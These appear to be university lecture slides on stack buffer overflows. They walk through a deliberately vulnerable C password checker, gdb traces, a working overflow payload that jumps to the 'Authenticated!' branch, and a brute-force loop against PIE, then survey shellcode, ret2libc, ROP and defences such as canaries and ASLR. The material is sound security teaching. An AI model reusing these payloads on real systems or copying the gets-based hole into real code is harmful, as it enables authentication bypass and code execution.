

Stack Overflow

Sicurezza (CT0539) 2021-22
Università Ca' Foscari Venezia

Riccardo Focardi

www.unive.it/data/persone/5590470
secgroup.dais.unive.it



Stack overflow

A buffer overflow **occurring on the stack**, also known as ***stack smashing***

Right after the local variables, the stack contains


- The old **frame pointer**
- The **return address**

A stack overflow can overwrite these control data to run **arbitrary code**

Example: function return


```
long func(long x) {  
    long a = 0;  
    long b = x;  
    ...  
    return b;  
}
```


```
mov    rax, DWORD PTR [rbp-0x8]  
leave  
ret
```



Example: function return

```
long func(long x) {  
    long a = 0;  
    long b = x;  
    ...  
    return b;  
}
```


return value (b)  `mov rax, DWORD PTR [rbp-0x8]`
`leave`
`ret`



Example: function return

```
long func(long x) {  
    long a = 0;  
    long b = x;  
    ...  
    return b;  
}
```


```
mov    rax, DWORD PTR [rbp-0x8]  
leave  
ret
```



Example: function return

```
long func(long x) {  
    long a = 0;  
    long b = x;  
    ...  
    return b;  
}
```

→ `mov rax, DWORD PTR [rbp-0x8]`
`leave`
`ret`




Example: function return

```
long func(long x) {  
    long a = 0;  
    long b = x;  
    ...  
    return b;  
}
```

rip is set
to ret.
address




```
mov    rax, DWORD PTR [rbp-0x8]  
leave  
ret
```



Example: function return

```
int main() {  
    func(10);  
    ...  
}
```

```
mov    edi,0xa # moves 10 to rdi  
call   <func>  # calls func  
...
```



Stack overflow

IDEA: overwrite the return address with another one

EFFECT: when the function returns, it will **jump to the injected address**

What happens to the **old rbp**?

- if it cannot be overwritten with a meaningful address the program will eventually crash (**too late**, maybe!)

What address to inject?

- **program:** jump to a different location, skip a branch, etc.
- **library:** invoke a system function such as `system`
- **stack:** inject code on the stack and invoke it (shellcode)
- **gadgets:** fragments of codes that are combined together
- ...

Exercise: bypass password check

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int checkpassword() {
    char s[16];

    printf("Insert password: ");

    // reads password, no check on length!
    gets(s);

    if (strcmp(s, "sEgr3t0") == 0) {
        return 1;
    } else {
        return 0;
    }
}
```

Password **cannot be overwritten** (assume also it is not derivable from binary file)

```
int main(int argc, char *argv[]) {

    if (checkpassword()) {

        printf("Authenticated!\n");
        exit(EXIT_SUCCESS);

    } else {

        printf("Wrong password!\n");
        exit(EXIT_FAILURE);

    }
}
```

Can we return to this address?

Exercise: bypass password check

Case 1: We disable PIE and randomization. We also disable **stack protector** (that we will discuss next)

```
gcc stack-pwd.c -o stack-pwd -fno-stack-protector --no-pie --static
```

We analyze the program with gdb and peda

```
$ gdb stack-pwd -q
Reading symbols from stack-pwd...(no debugging symbols found)...done.
```

```
(gdb) source /home/rookie/GDB/peda/peda.py
```

```
gdb-peda$ break checkpassword
Breakpoint 1 at 0x400b51
```

```
gdb-peda$ run
```

Exercise: bypass password check

```
[-----registers-----]
RBP: 0x7fffffff560 --> 0x7fffffff580 --> 0x4018d0 (<__libc_csu_init>:   push  r15)
RSP: 0x7fffffff560 --> 0x7fffffff580 --> 0x4018d0 (<__libc_csu_init>:   push  r15)
...
[-----code-----]
 0x400b48 <frame_dummy+40>:   jmp    0x400aa0 <register_tm_clones>
 0x400b4d <checkpassword>:    push  rbp
 0x400b4e <checkpassword+1>:  mov   rbp, rsp
=> 0x400b51 <checkpassword+4>: sub   rsp, 0x10
 0x400b55 <checkpassword+8>:  mov   edi, 0x492404
 0x400b5a <checkpassword+13>: mov   eax, 0x0
 0x400b5f <checkpassword+18>: call  0x40f6d0 <printf>
 0x400b64 <checkpassword+23>: lea   rax, [rbp-0x10]
[-----stack-----]
0000 | 0x7fffffff560 --> 0x7fffffff580 --> 0x4018c0 (<__libc_csu_init>:   push  r15)
0008 | 0x7fffffff568 --> 0x400bc0 (<main+25>:      test  eax, eax)
0016 | 0x7fffffff570 --> 0x7fffffff6a8 --> 0x7fffffff8a7 ("/tmp/r1x/stack-pwd")
...
[-----return address-----]
```

next instruction allocates 16 bytes on the stack

old rbp

return address

Exercise: bypass password check

```
[-----registers-----]
RBP: 0x7fffffff560 --> 0x7fffffff580 --> 0x4018d0 (<__libc_csu_init>:      push  r15)
RSP: 0x7fffffff550 --> 0x7fffffff6a8 --> 0x7fffffff8a7 ("/tmp/r1x/stack-pwd")
...
[-----code-----]
  0x400b4d <checkpassword>:      push  rbp
  0x400b4e <checkpassword+1>:    mov   rbp, rsp
  0x400b51 <checkpassword+4>:    sub   rsp, 0x10
=> 0x400b55 <checkpassword+8>:    mov   edi, 0x492404
  0x400b5a <checkpassword+13>:   mov   eax, 0x0
  0x400b5f <checkpassword+18>:   call  0x40f6e0 <printf>
  0x400b64 <checkpassword+23>:   lea  rax, [rbp-0x10]
  0x400b68 <checkpassword+27>:   mov   rdi, rax
[-----stack-----]
0000 | 0x7fffffff550 --> 0x7fffffff6a8 --> 0x7fffffff8a7 ("/tmp/r1x/stack-pwd")
0008 | 0x7fffffff558 --> 0x400400 (<_init>: sub   rsp, 0x8)
0016 | 0x7fffffff560 --> 0x7fffffff580 --> 0x4018c0 (<__libc_csu_init>:      push  r15)
0024 | 0x7fffffff568 --> 0x400bc0 (<main+25>: test  eax, eax)
[-----]
return address
```

We have executed one step

old rbp

Exercise: bypass password check

```
[-----registers-----]
RBP: 0x7fffffff560 --> 0x7fffffff580 --> 0x4018d0 (<__libc_csu_init>:   push   r15)
RSP: 0x7fffffff550 ('A' <repeats 15 times>)
...
[-----code-----]
  0x400b68 <checkpassword+27>: mov    rdi, rax
  0x400b6b <checkpassword+30>: mov    eax, 0x0
  0x400b70 <checkpassword+35>: call  0x410350 <gets>
=> 0x400b75 <checkpassword+40>: lea   rax, [rbp-0x10]
  0x400b79 <checkpassword+44>: mov    esi, 0x492416
  0x400b7e <checkpassword+49>: mov    rdi, rax
  0x400b81 <checkpassword+52>: call  0x400498
  0x400b86 <checkpassword+57>: test   eax, eax
[-----stack-----]
0000 | 0x7fffffff550 ('A' <repeats 15 times>)
0008 | 0x7fffffff558 --> 0x4141414141414141 ('AAAAAA')
0016 | 0x7fffffff560 --> 0x7fffffff580 --> 0x4018c0 (<__libc_csu_init>:   push   r15)
0024 | 0x7fffffff568 --> 0x400bc0 (<main+25>:    test   eax, eax)
[-----]
```

After gets ...

15 A's and 0x00 right before the old rbp!

Exercise: bypass password check

```
gdb-peda$ disass main
```

```
Dump of assembler code for function main:
```

```
...
```

```
0x000000000400bb6 <+15>:   mov     eax,0x0
0x000000000400bbb <+20>:   call   0x400b4d <checkpassword>
0x000000000400bc0 <+25>:   test   eax,eax
0x000000000400bc2 <+27>:   je     0x400bd8 <main+49>
0x000000000400bc4 <+29>:   mov     edi,0x49241e
0x000000000400bc9 <+34>:   call   0x410500 <puts>
0x000000000400bce <+39>:   mov     edi,0x0
0x000000000400bd3 <+44>:   call   0x40eab0 <exit>
0x000000000400bd8 <+49>:   mov     edi,0x49240d
0x000000000400bdd <+54>:   call   0x410500 <puts>
0x000000000400be2 <+59>:   mov     edi,0x1
0x000000000400be7 <+64>:   call   0x40eab0 <exit>
```

```
End of assembler dump.
```

```
gdb-peda$ x/s 0x49241e
```

```
0x49241e: "Authenticated!"
```

Return address

Target address

Exercise: bypass password check

<pre>\$ echo -e "AAAAAAAAAAAAAAAA" ./stack-pwd Insert password: Wrong password!</pre>	15 A's, no overflow
<pre>\$ echo -e "AAAAAAAAAAAAAAAAA" ./stack-pwd Insert password: Wrong password!</pre>	16 A's, 0x00 overflows Nothing happens (rbp unused)
<pre>\$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAA" ./stack-pwd Insert password: Wrong password!</pre>	23 A's, old rbp overwritten Nothing happens (rbp unused)
<pre>\$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAA" ./stack-pwd Insert password: Segmentation fault</pre>	24 A's, 0x00 overwrites ret addr. Wrong address ...

Now we are aligned on the return address. We add the target address

`0x0000000000400bc4` little-endian, i.e., `c4 0b 40 00 00 00 00 00`

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAA\xc4\x0b\x40\x00\x00\x00\x00" | ./stack-pwd
Insert password: Authenticated!
```


Brute-forcing PIE randomization

Case 2: We only disable **stack protector** but we leave PIE and randomization active:

```
gcc stack-pwd.c -o stack-pwd-pie -fno-stack-protector
```

Now the target address is randomized and the previous attack does not work

```
(gdb) disass main
```

```
...
```

```
0x0000000000000085c <+20>:    call    0x7ea <checkpassword>
0x00000000000000861 <+25>:    test   eax, eax
0x00000000000000863 <+27>:    je     0x87b <main+51>
0x00000000000000865 <+29>:    lea   rdi, [rip+0xd2]        # 0x93e
```

```
...
```

Target address offset is **0x865** while return address offset is **0x861**

Brute-forcing PIE randomization

We have seen in previous class (off-by-one attack) that the offset is fixed at run-time, i.e., only the other bits are randomized

Since target address offset is `0x865` while return address offset is `0x861` in principle it would be enough to **overwrite the first byte** with `0x65`

```
$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAA\x65" | ./stack-pwd-pie  
Segmentation fault
```

What is wrong?

Null byte overwrites the `0x8` so offset becomes `0x065` ... **any idea?**

We can overwrite also the second byte with `0x08` and repeat the attack 2^{12} times (until `0x00` and the `0` of `0x08` match randomized address)

Exercise: try the attack

Try the attack with a simple **bash script**

It is enough to repeat the same payload until we are lucky

```
while true
do
    <attack>
done
```

Use `grep` to filter the output so to only print the successful cases!

NOTE (2021): in the latest version of docker for Mac there are two fixed 0's before the offset so the attack is successful every $2^4 = 16$ attempts!


More attack techniques

Shellcodes

Definition: small binary program that executes a **shell** (or arbitrary code)

- **small** so to fit the buffer
- **position independent**
- **null byte** (0x00) free (in case overflow is over string operations)
- **library** independent


⇒ inject on the stack and **return to it**



Return to syscall / libc

Idea: return to existing syscalls or library functions

- overwrite with a “reasonable” old frame pointer
- write function address over **return address**
- write a **fake return address**
- in 32 bits: write function **parameters**
- in 64 bits: have parameters in the proper registers (see ROP)




“invokes” system(“/bin/sh”) in 32-bits architecture

Return Oriented Programming (ROP)

Idea: return to fragment of codes close to return commands (**gadgets**)

- overwrite return address with a **sequence** of gadget addresses
- when function returns it will **activate** the first gadget that will activate the second, and so on...

⇒ malicious code as the **composition of gadgets** (e.g., starting a shell)



Defences

Compile-time: **harden** programs to resist to overflow attacks (important for new programs)

Run-time: **detect** and **block** attacks on existing programs

Compile-time defences

Use safe programming languages:

use **unsafe** languages only if **strictly necessary** (access to hardware, extreme performance). **Low-level libraries** might be vulnerable though

Safe coding techniques: always check buffer boundaries, use safe library functions; **graceful failure** when unexpected occurs. (more detail in next class)

Stack protection: Compiler

- **adds extra code** to look for stack corruption. **Stack protector** uses a random **canary** value that is pushed after old frame pointer and **checked** before return
- **rearranges** variable position so that buffers are the **last ones** on the stack (mitigates overflows)

Canary (1)


Requires operating system support

When function **starts**:

- random canary is **copied** to the stack from the process table

Before function **returns**:

- original canary is **compared** with the one of the stack and, if different, the function **aborts**



Canary (2)

```
# Read random canary from the process
```

```
mov    rax,QWORD PTR fs:0x28
```

```
# Copy canary on the stack
```

```
mov    QWORD PTR [rbp-0x8], rax
```

```
(function code)
```

```
# Reads canary from the stack
```

```
mov    rax,QWORD PTR [rbp-0x8]
```


```
# Compares with process canary
```


```
xor    rax,QWORD PTR fs:0x28
```


```
# If OK go to return else fail
```

```
je     0x83a <checkpassword+112>
```

```
call   0x660 <__stack_chk_fail@plt>
```

 **very effective** prevention of overflows but requires re-compiling programs

 void if canary is **leaked** (for example due to another vulnerability)

 void in case of **random access** to the stack (eg. overflowing a buffer index)

Run-time defences

Executable address space

protection: prevent **execution** of code in particular segments (e.g. stack, heap, ...). Requires **hardware** support.

👍 prevents **shellcodes**

👎 does not prevent return to **syscall, libc, ROP**

👎 some programs need to **disable** it (they execute code on the stack)

Address space randomization:

randomize address space in order to make it harder to discover addresses

👍 make **overflow attacks** much harder (what return address??)

👎 bypassed if attacker can **brute-force**

👎 bypassed if addresses are **leaked** (e.g. recent side-channels attacks)